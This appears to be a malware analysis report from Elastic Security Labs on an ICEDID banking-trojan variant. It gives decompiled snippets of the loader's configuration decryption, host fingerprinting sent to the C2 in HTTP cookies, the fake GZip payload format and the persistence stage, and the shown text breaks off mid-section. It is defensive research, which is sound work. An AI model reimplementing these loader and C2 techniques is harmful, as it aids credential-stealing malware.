


# Thawing the permafrost of ICEDID

Elastic Security Labs details a recent ICEDID GZip variant

By Cyril François and Daniel Stepanic

## Summary


## Preamble

ICEDID is a malware family first described in 2017 by IBM X-force researchers and is associated with the theft of login credentials, banking information, and other personal information. ICEDID has always been a prevalent family, but has achieved even more growth since EMOTET's temporary disruption in early 2021. ICEDID has been linked to the distribution of other distinct malware families including DarkVNC and COBALT STRIKE. Regular industry reporting, including research publications like this one, help mitigate this threat.

Elastic Security Labs analyzed a recent ICEDID variant consisting of a loader and bot payload. By providing this research to the community end-to-end, we hope to raise awareness of the ICEDID execution chain, highlight its capabilities, and deliver insights about how it is designed.


## Execution Flow

In this section we describe the execution flow of ICEDID, which employs multiple stages before establishing persistence as depicted in the following diagram:



## Initial Loader - Stage 1

ICEDID's first stage is responsible for downloading an encrypted file masquerading as a GZip archive, decrypting the second stage loader used for persistence, the core binary and its configuration, then finally passing execution to it.




## Entrypoint

The ICEDID execution stub (stage 1) exports the COM server interface. Relevant methods have been summarized in the table below.


| Name | Address | Ordinal |
|---|---|---|
| DllGetClassObject | 0000000180001318 | 1 |
| DllRegisterServer | 0000000180001318 | 2 |
| PluginInit | 0000000180001318 | 3 |
| RunObject | 0000000180001318 | 4 |
| DllEntryPoint | 000000018000244C | [main entry] |

With the exception of **DllEntryPoint,** each export points to the same function: **RunObject**. This function sleeps until the global variable (**g_is_done global)** is set and then terminates the process.




```
void RunObject()
{
  while ( !g_is_done )
    Sleep(1000u);
  ExitProcess(0);
}
```

The **entry point** function starts a thread with the **Main** function, when the thread finishes the **g_is_done** global is set.




```
BOOL esl::DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  if ( fdwReason == DLL_PROCESS_ATTACH )
    CreateThread(0i64, 0i64, ctf::thread::Main, 0i64, 0, 0i64);
  return 1;
}
```



```
void esl::thread::Main(LPVOID lpThreadParameter)
{
  esl::Main();
  g_is_done = 1;
}
```

## Configuration Decryption

ICEDID maintains configuration settings in an encrypted format that decrypts during execution from a hard-coded data blob.


```
void esl::DecryptConfiguration(uint8_t *p_output)
{
  i = 0i64;
  v2 = p_output - g_encrypted_config;
  do
  {
    p_it = &g_encrypted_config[i++];
    p_it[v2 + 64] = *p_it ^ p_it[64];
  }
  while ( i < 32 );
}
```

The configuration structure is detailed below, and consists of three values.


```
struct esl::Configuration
{
  char field_0[64];
  uint32_t campaign_id;
  char url[28];
};
```


## Machine Identification and HTTP Headers Generation

ICEDID gathers information about the host that is sent to the C2 when downloading the fraudulent GZip file.

The malware collects the following information from an infected system:


- Number of running processes
- Windows version
- VM identification via the CPUID instruction
- Computer name, account username and privilege level
- Network IP address(es)

To transmit the information collected, ICEDID generates a HTTP headers structure with a cookie field containing the formatted data.



```
p_w_http_headers = esl::GenerateDownloadHTTPHeaders(configuration.campaing_id, 1u, w_hexlified_seed);
```

Below is an example cookie from a download request.




```
Cookie: __gads=3000901376:1:3178:53; _gat=6.1.7601.64; _ga=2.839
2465.1635208534.1; _u=57494E2D4A41394131565333454F32:417278:3935
4144313741393342383633463042; __io=21_2844492762_1358964462_3296
191067; _gid=006859BA8D9A...................................
```

campaing_id:flag:tickcount:n_processes
os_major_version.os_minor_version.os_build_number
cpuid_related_0.cpuid_related_1.cpuid_related_2.cpuid_related_3
hexlified_computer_name:hexlified_account_name:hexlified_seed
sid_related
rol_hexlified_interface_ip_address


## Download GZip Archive

Once the HTTP headers are generated with this system information added to a cookie, the payload is downloaded from the URL in the configuration.



```
esl::DownloadPayload(configuration.download_url, p_w_http_headers, &p_payload, &payload_size);
```


After downloading, the payload is decrypted using the file decryption algorithm detailed in a later section. Although the encrypted file possesses a GZip magic header, it is not a valid GZip file. Below is the custom format of the file masquerading as a GZip archive.



```
struct esl::FakeGZip
{
    char flag;
    char is_dll;
    uint32_t encrypted_core_size;
    uint32_t stage_2_size;
    char core_folder_name[32];
    char core_filename[32];
    char stage_2_filename[32];
    uint8_t field_6A[604];
    uint8_t encrypted_core_and_stage_2[1];
};
```

## Core Loading and Execution


Two files are extracted after decryption: a second stage loader used for persistence, and the encrypted core binary.


```
if (!esl::WriteCoreToDisk(p_fake_gzip, core_subpath))
  return GetLastError() & 0xFFFFFF | 0x2000000;

esl::WriteStage2ToDisk(p_fake_gzip, stage_2_filepath);
```


The loader is written to **C:\Users\<username>\AppData\Local\Temp\hollowx64.dat**, the file name and path are defined within the encrypted file.

The ICEDID core binary is written to a location either in **%APPDATA%** or if it fails in **C:\ProgramData\** using the filename specified in ICEDID's configuration. For example **C:\Users\<username>\AppData\HopeDescribe\license.dat**.


At this time, the ICEDID core binary's "context" structure is generated using the configuration contained in the fake GZip object, the paths of the encrypted core binary, and the loader used for persistence.


```
esl::CoreCtx::New(p_fake_gzip, stage_2_filepath, core_subpath, &p_core_ctx);
```


The core's context structure contains the following fields:


```
struct esl::CoreCtx
{
  char field_0;
  bool is_dll;
  char stage_2_filepath[260];
  char core_fullpath[260];
  char core_subpath[260];
  char entrypoint_export[64];
  uint8_t *p_encrypted_config;
  size_t encrypted_config_size;
  char field_35E[4];
};
```

The core application is decrypted using ICEDID's file decryption algorithm and then is loaded within the first stage payload's process memory using ICEDID's custom PE loading algorithm which is detailed in a later section. Next, the core's entrypoint is called with the context structure as a parameter.


```
fp_EntryPoint(p_core_ctx); // core entrypoint
```

Finally, the result of execution is sent to the C2 server using another crafted HTTP cookie. This cookie is sent to the C2 using the same custom HTTP header method described above.



```
esl::WriteStage2AndCoreToDiskAndExecuteStage2((esl::FakeGZip *)p_payload, payload_size);

// ACK/FIN
p_ack_http_headers = esl::GenerateAckHTTPHeaders(w_hexlified_seed, _result);
if (p_ack_http_headers)
  esl::PerformHTTPRequest(decrypted_config.c2_url, p_ack_http_headers);
```

## Persistence Loader - Stage 2


ICEDID uses a dedicated loader for persistence, this second stage of execution loads the core application with each reboot of an infected machine.

### Entrypoint

The binary has 2 exports as depicted in the following table.

| Name | Address | Ordinal |
|---|---|---|
| | 0000000180001000 | 1 |
| DllEntryPoint | 0000000180001658 | [main entry] |


The entrypoint of the persistence loader is the export with the ordinal **#1.** It creates a thread and sleeps until the **g_is_done** global is set.



```
CreateThread(0i64, 0i64, esl::thread::Main, 0i64, 0, 0i64);
while (!g_is_done)
  Sleep(1000u);
```

### Core Loading

The encrypted core is read from its location on disk.




```
esl::GetPathToCoreFromCommandLine(p_payload_filepath, v25);
esl::ReadFile(p_payload_filepath, &p_payload, &payload_size);
```

The full path to the core application is specified in the command line, i.e **--elaqub="HopeDescribe\license.dat"**


### Core Execution

The core context structure is built this time from a configuration hard-coded in the stage 2 binary. Initially the hard-coded configuration is a copy of the one present in the fake GZip file, but the persistence loader can be updated by the C2 and contains a new hard-coded configuration.



```
*(_WORD *)&p_core_ctx.flag = 0x142;
p_core_ctx.p_encrypted_config = (uint8_t *)g_core_configuration;
p_core_ctx.encrypted_config_size = 604i64;
lstrcpyA(p_core_ctx.stage_2_filepath, g_current_module_path);
lstrcpyA(p_core_ctx.entrypoint_export, "#1");
```


The core binary is decrypted using the file decryption algorithm and is executed using the custom PE loading algorithm.



```
return fp_EntryPoint(p_core_ctx);
```


## Core

The core binary contains ICEDID primary capabilities such as installing the backdoor and launching various modules.




## Configuration Decryption

The core begins its execution by decrypting its configuration using the file decryption algorithm from its context structure, passed as a parameter either by the first or the second stage.



```
